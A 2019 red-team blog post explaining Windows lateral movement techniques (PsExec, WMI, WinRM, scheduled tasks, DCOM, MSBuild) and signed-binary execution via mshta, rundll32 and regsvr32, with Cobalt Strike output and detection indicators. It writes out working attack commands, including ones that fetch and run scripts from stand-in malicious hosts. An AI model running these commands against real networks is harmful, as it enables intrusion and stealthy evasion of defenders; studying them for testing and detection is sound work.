


Offensive Lateral Movement

 hausec.com/2019/08/12/offensive-lateral-movement

By Hausec

August 12, 2019



Lateral movement is the process of moving from one compromised host to another. Penetration testers and red teamers alike commonly used to accomplish this by executing powershell.exe to run a base64 encoded command on the remote host, which would return a beacon. The problem with this is that offensive PowerShell is not a new concept anymore and even moderately mature shops will detect on it and shut it down quickly, or any half decent AV product will kill it before a malicious command is ran. The difficulty with lateral movement is doing it with good operational security (OpSec) which means generating the least amount of logs as possible, or generating logs that look normal, i.e. hiding in plain sight to avoid detection. The purpose is to not only show the techniques, but to show what is happening under the hood and any indicators associated with them. I'll be referencing some Cobalt Strike syntax throughout this post, as it's what we primarily use for C2, however Cobalt Strike's built-in lateral movement techniques are *quite* noisy and [not OpSec friendly](#). In addition, I understand not everyone has Cobalt Strike, so Meterpreter is also referenced in most examples, but the techniques are universal.

There's several different lateral movement techniques out there and I'll try to cover the big ones and how they work from a high level overview, but before doing covering the methods, let's clarify a few terms.

- **[Named Pipe](#)**: A way that processes communicate with each other via SMB (TCP 445). Operates on Layer 5 of the OSI model. Similar to how a port can listen for connections, a named pipe can also listen for requests.
- **[Access Token](#)**: Per Microsoft's [documentation](#): An *access token* is an object that describes the *security context* of a *process* or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. When a user's credentials are *authenticated*, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.

In another way, it contains your identity and states what you can and can't use on the system. Without diving too deep into Windows authentication, access tokens reference logon sessions which is what's created when a user logs into Windows.

Network Logon (Type 3): Network logons occur when an account authenticates to a remote system/service. During network authentication, reusable credentials are not sent to the remote system. Consequently, when a user logs into a remote system via a network logon, the user's credentials will not be present on the remote system to perform further authentication. This brings in the **double-hop** problem, meaning if we have a one-liner that connects to one target via Network logon, then also reaches out via SMB, no credentials are present to login over SMB, therefore login fails. Examples shown further below.

PsExec

PsExec comes from [Microsoft's Sysinternals](#) suite and allows users to execute Powershell on remote hosts over port 445 (SMB) using named pipes. It first connects to the ADMIN\$ share on the target, over SMB, uploads PSEXESVC.exe and uses Service Control Manager to start the .exe which creates a named pipe on the remote system, and finally uses that pipe for I/O.

An example of the syntax is the following:

```
psexec \\test.domain -u Domain\User -p Password ipconfig
```

Cobalt Strike (CS) goes about this slightly differently. It first creates a Powershell script that will base64 encode an embedded payload which runs from memory and is compressed into a one-liner, connects to the ADMIN\$ or C\$ share & runs the Powershell command, as shown below

The problem with this is that it creates a service and runs a base64 encoded command, which is not normal and will set off all sorts of alerts and generate logs. In addition, the commands sent are through named pipes, which has a default name in CS (but can be changed). Red Canary [wrote a great article](#) on detecting it.

Cobalt Strike has two PsExec built-ins, one called PsExec and the other called PsExec (psh). The difference between the two, and despite what CS documentation says, PsExec (psh) is calling Powershell.exe and your beacon will be running as a Powershell.exe process, where PsExec without the (psh) will be running as rundll32.exe.

PID	PPID	Name
0	0	[System Process]
4	0	System
288	4	smss.exe
388	380	csrss.exe
436	380	wininit.exe
444	428	csrss.exe
484	428	winlogon.exe
532	436	services.exe
540	436	lsass.exe
548	436	lsmd.exe

Viewing the process IDs via Cobalt Strike

By default, PsExec will spawn the rundll32.exe process to run from. It's not dropping a DLL to disk or anything, so from a blue-team perspective, if rundll32.exe is running without arguments, it's VERY suspicious.


SC

Service Controller is exactly what it sounds like — it controls services. This is particularly useful as an attacker because scheduling tasks is possible over SMB, so the syntax for starting a remote service is:

```
sc \\host.domain create ExampleService binpath= "c:\windows\system32\calc.exe"
sc \\host.domain start ExampleService
```

The only caveat to this is that the executable *must* be specifically a service binary. Service binaries are different in the sense that they must "check in" to the service control manager (SCM) and if it doesn't, it will exit execution. So if a non-service binary is used for this, it will come back as an agent/beacon for a second, then die.

In CS, you can specifically craft service executables:



Generating a service executable via Cobalt Strike

Here is the same attack but with Metasploit:

WMI

Windows Management Instrumentation (WMI) is built into Windows to allow remote access to Windows components, via the WMI service. Communicating by using Remote Procedure Calls (RPCs) over port 135 for remote access (and an ephemeral port later), it allows system admins to perform automated administrative tasks remotely, e.g. starting a service or executing a command remotely. It can interacted with directly via wmic.exe. An example WMI query would look like this:

```
wmic /node:target.domain /user:domain\user /password:password process call create "C:\Windows\System32\calc.exe"
```

Cobalt Strike leverages WMI to execute a Powershell payload on the target, so PowerShell.exe is going to open when using the WMI built-in, which is an OpSec problem because of the base64 encoded payload that executes.

```

beacon> wmi [redacted] SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\[redacted]\pipe\status_1234) on [redacted] via WMI
[+] host called home, sent: 4566 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
#< CLIXML

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     : 
__DYNASTY        : __PARAMETERS
__RELPATH        : 
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         : 
__NAMESPACE      : 
__PATH           : 
ProcessId        : 1716
ReturnValue      : 0
PSComputerName   : 

```

Event 4688, Microsoft Windows security auditing.

General		Details	
A new process has been created.			
Creator Subject:			
Security ID:	NETWORK SERVICE		
Account Name:	LABWIN10\$		
Account Domain:	LAB		
Logon ID:	0x3E4		
Target Subject:			
Security ID:	NULL SID		
Account Name:	Administrator		
Account Domain:	LAB		
Logon ID:	0x13FB3ED		
Process Information:			
New Process ID:	0x1e6c		
New Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		
Token Elevation Type:	%%1936		
Mandatory Label:	Mandatory Label\High Mandatory Level		
Creator Process ID:	0xee4		
Creator Process Name:	C:\Windows\System32\wbem\WmiPrivSE.exe		
Process Command Line:	powershell -nop -w hidden -encodedcommand		
JABzAD0ATgBIAHcALQBPAgiAagBIAgMAAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAAdABYAGUAYQBtACgALABbAEMAbwBuAHY. BBAEEAQBBAAEEAQBBAAEEAQBBADAEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAAQBNADcAUwBsAFEARQBu/ BaADQARgB6ADcAdgA3ADgAcgBHADMAUAAG0AcgB4AHYAWgArADQAEQB3ADAAUwBXAGQAbABIAADcAegB6ADYANwBLAC dORDADIAIJOBvAGYAhwBrADIIASAR6AHcAhwBRAG8AdgRhADAABWAB7AHcAVnRWAHMANAA7AGrAWnRIAFnA7ARWADFAQOF			

So we see that even through WMI, a named pipe is created despite wmic.exe having the capability to run commands on the target via PowerShell, so why create a named pipe in the first place? The named pipe isn't necessary for executing the payload, however the payload CS creates uses the named pipe for communication (over SMB).

This is just touching the surface of the capabilities of WMI. My co-worker [@mattifestation](#) gave an excellent talk during Blackhat 2015 on it's capabilities, which can be [read here](#).

WinRM

Windows Remote Management allows management of server hardware and it's also Microsoft's way of using WMI over HTTP(S). Unlike traditional web traffic, it doesn't use 80/443, but instead uses 5985 (HTTP) and 5986 (HTTPS). WinRM comes installed with

Windows by default, but does need some setup in order to be used. The exception to this being server OSs, as it's on by default since 2012R2 and beyond. WinRM requires listeners (sound familiar?) on the client and even if the WinRM service is started, a listener has to be present in order for it to process requests. This can be done via the command in Powershell, or remotely done via WMI & Powershell:

Enable-PSRemoting -Force


From a non-CS perspective (replace calc.exe with your binary):

winrs -r:EXAMPLE.lab.local -u:DOMAIN\user -p:password calc.exe

Executing [with CobaltStrike](#):

```
beacon> winrm [redacted] SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\[redacted]\pipe\status_1234) on [redacted] via WinRM
[+] host called home, sent: 2562 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
```

The problem with this, of course, is that it has to be started with PowerShell. If you're talking in remote terms, then it needs to be done via DCOM or WMI. While opening up PowerShell is not weird and starting a WinRM listener might fly under the radar, the noisy part comes when executing the payload, as there's an indicator when running the built-in WinRM module from Cobalt Strike.



With the indicator being:

"c:\windows\syswow64\windowpowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile

SchTasks

SchTasks is short for Scheduled Tasks and operates over port 135 initially and then continues communication over an ephemeral port, using the DCE/RPC for communication. Similar to creating a cron-job in Linux, you can schedule a task to occur and execute whatever you want.

From just PS:

```
schtasks /create /tn ExampleTask /tr c:\windows\system32\calc.exe /sc once /st 00:00 /S host.domain /RU System
```

```
schtasks /run /tn ExampleTask /S host.domain
```

```
schtasks /F /delete /tn ExampleTask /S host.domain
```

In CobaltStrike:

```
shell schtasks /create /tn ExampleTask /tr c:\windows\system32\calc.exe /sc once /st 00:00 /S host.domain /RU System
```

```
shell schtasks /run /tn ExampleTask /S host.domain
```

Then delete the job (opsec!)

```
shell schtasks /F /delete /tn ExampleTask /S host.domain
```

MSBuild

While not a lateral movement technique, it was discovered in 2016 by [Casey Smith](#) that MSBuild.exe can be used in conjunction with some of the above methods in order to avoid dropping encoded Powershell commands or spawning cmd.exe. MSBuild.exe is a Microsoft signed executable that comes installed with the .NET framework package. MSBuild is used to compile/build C# applications via an XML file which provides the schema. From an attacker perspective, this is used to compile C# code to generate malicious binaries or payloads, or even run a payload straight from an XML file. MSBuild also can compile over SMB, as shown in the syntax below

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe  
\\host.domain\path\to\XMLfile.xml
```

XML Template:

<https://gist.github.com/ConsciousHacker/5fce0343f29085cd9fba466974e43f17/raw/df62c7256701d486fcd1e063487f24b599658a7b/shellcode.xml>

What **doesn't** work:

```
wmic /node:LABWIN10.lab.local /user:LAB\Administrator /password:Password! process  
call create "c:\windows\Microsoft.NET\Framework\v4.0.30319\MSbuild.exe  
\\LAB2012DC01.LAB.local\C$\Windows\Temp\build.xml"
```


Trying to use wmic to call msbuild.exe to build an XML over SMB will fail because of the double-hop problem. The double-hop problem occurs when a network-logon (type 3) occurs, which means credentials are never actually sent to the remote host. Since the credentials aren't sent to the remote host, the remote host has no way of authenticating back to the payload hosting server. In Cobalt Strike, this is often experienced while using wmic and the workaround is to make a token for that user, so the credentials are then able to be passed on from that host. However, without CS, there's a few options to get around this:

1. Locally host the XML file (drop to disk)

```
copy C:\Users\Administrator\Downloads\build.xml  
\\LABWIN10.lab.local\C$\Windows\Temp\
```

```
wmic /node:LABWIN10.lab.local /user:LAB\Administrator /password:Password! process  
call create "c:\windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe  
C:\Windows\Temp\build.xml"
```

2. Host the XML via WebDAV (Shown further below)

3. Use PsExec

```
psexec \\host.domain -u Domain\Tester -p Passw0rd  
c:\windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe  
\\host.domain\C$\Windows\Temp\build.xml"
```

In Cobalt Strike, there's an Aggressor Script extension that uses MSBuild to execute Powershell commands without spawning Powershell by being an unmanaged process (binary compiled straight to machine code). This uploads via WMI/wmic.exe.

<https://github.com/Mr-Un1k0d3r/PowerLessShell>

The key indicator with MSBuild is that it's executing over SMB and MSBuild is making an outbound connection.

MSBuild.exe calling the 'QueryNetworkOpenInformationFile' operation, which is an IOC.

DCOM

Component Object Model (COM) is a protocol used by processes with different applications and languages so they communicate with one another. COM objects cannot be used over a network, which introduced the Distributed COM (DCOM) protocol. My brilliant co-worker [Matt Nelson](#) discovered a [lateral movement technique via DCOM](#), via the ExecuteShellCommand Method in the Microsoft Management Console (MMC) 2.0 scripting object model which is used for System Management Server administrative functions.

It can be called via the following


```
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.10.30")).Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\Calc.exe","0","0","0")
```

DCOM uses network-logon (type 3), so the double-hop problem is also encountered here. PsExec eliminates the double-hop problem because credentials are passed with the command and generates an interactive logon session (Type 2), however, the problem is that the ExecuteShellCommand method only allows four arguments, so if anything less than or more than four is passed in, it errors out. Also, spaces have to be their own arguments (e.g. "cmd.exe", \$null, "/c" is three arguments), which eliminates the possibility of using PsExec with DCOM to execute MSBuild. From here, there's a few options.

1. Use WebDAV
2. Host the XML file on an SMB share that doesn't require authentication (e.g. using [Impacket's SMBServer.py](#), but most likely requires the attacker to have their attacking machine on the network)
3. Try other similar 'ExecuteShellCommand' methods

With WebDAV, it still utilizes a UNC path, but Windows will eventually fall back to port 80 if it cannot reach the path over 445 and 139. With WebDAV, SSL is also an option. The only caveat to this is the WebDAV does not work on servers, as the service does not exist on server OSs by default.

```
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.10.30")).Document.ActiveView.ExecuteShellCommand("c:\windows\Microsoft.NET\Framework\v4.0.30319\MSbuild.exe", $null, "\\192.168.10.131\webdav\build.xml", "7")
```

This gets around the double-hop problem by not requiring any authentication to access the WebDAV server (which in this case, is also the C2 server).

As shown in the video, the problem with this method is that it spawns two processes: mmc.exe because of the DCOM method call from MMC2.0 and MSBuild.exe.

In addition, this does write to disk temporarily. Webdav writes to

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV

and does not clean up any files after execution. MSBuild temporarily writes to

C:\Users\[USER]\AppData\Local\Temp\[RANDOM]

and *does* clean up after itself. The neat thing with this trick is that since MSBuild used Webdav, MSbuild cleans up the files Webdav created.

Other execution DCOM methods and defensive suggestions are [in this article](#).

Remote File Upload

Not necessarily a lateral movement technique, it's worth noting that you can instead spawn your own binary instead of using Cobalt Strikes built-ins, which (could be) more stealthy. This works by having upload privileges over SMB (i.e. Administrative rights) to the C\$ share on the target, which you can then upload a stageless binary to and execute it via wmic or DCOM, as shown below.

Notice the beacon doesn't "check in". It needs to be done manually via the command

```
link target.domain
```

Without CS:

```
copy C:\Windows\Temp\Malice.exe \\target.domain\C$\Windows\Temp
wmic /node:target.domain /user:domain\user /password:password process call create
"C:\Windows\Temp\Malice.exe"
```

Other Code Execution Options

There's a few more code execution options that are possible, that require local execution instead of remote, so like MSBuild, these have to be paired with a lateral movement technique.

Mshta

Mshta.exe is a default installed executable on Windows that allows the execution of .hta files. .hta files are Microsoft HTML Application files and allow execution of Visual Basic scripts within the HTML application. The good thing about Mshta is that allows execution via URL and since it's a trusted Microsoft executable, should bypass default app-whitelisting.

```
mshta.exe https://malicious.domain/runme.hta
```

Rundll32

This one is relatively well known. Rundll32.exe is again, a trusted Windows binary and is meant to execute DLL files. The DLL can be specified via UNC WebDAV path or even via JavaScript

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")"
```

Since it's running DLLs, you can pair it with a few other ones for different techniques:

- URL.dll: Can run .url (shortcut) files; Also can run .hta files

```
rundll32.exe url.dll,OpenURL "C:\Windows\Temp\test.hta"
```

- ieframe.dll: Can run .url files

Example .url file:

```
[InternetShortcut]
```

```
URL=file:///c:/windows/system32/cmd.exe
```

shdocvw.dll: Can run .url files as well

Regsvr32

Register Server is used to register and unregister DLLs for the registry. Regsvr32.exe is a signed Microsoft binary and can accept URLs as an argument. Specifically, it will run a .sct file which is an XML document that allows registration of COM objects.

```
regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll
```

Read [Casey Smith's writeup](#) for more in-depth explanation.

Conclusion

Once again, this list is **not comprehensive**, as there's more techniques out there. This was simply me documenting a few things I didn't know and figuring out how things work under the hood. When learning Cobalt Strike I learned that the built-ins are not OpSec friendly which could lead to the operator getting caught, so I figured I'd try to at least document some high level IOCs. I encourage everyone to view the [MITRE ATT&CK Knowledge Base](#) to read up more on lateral movement and potential IOCs. Feel free to reach out to me on Twitter with questions, [@haus3c](#)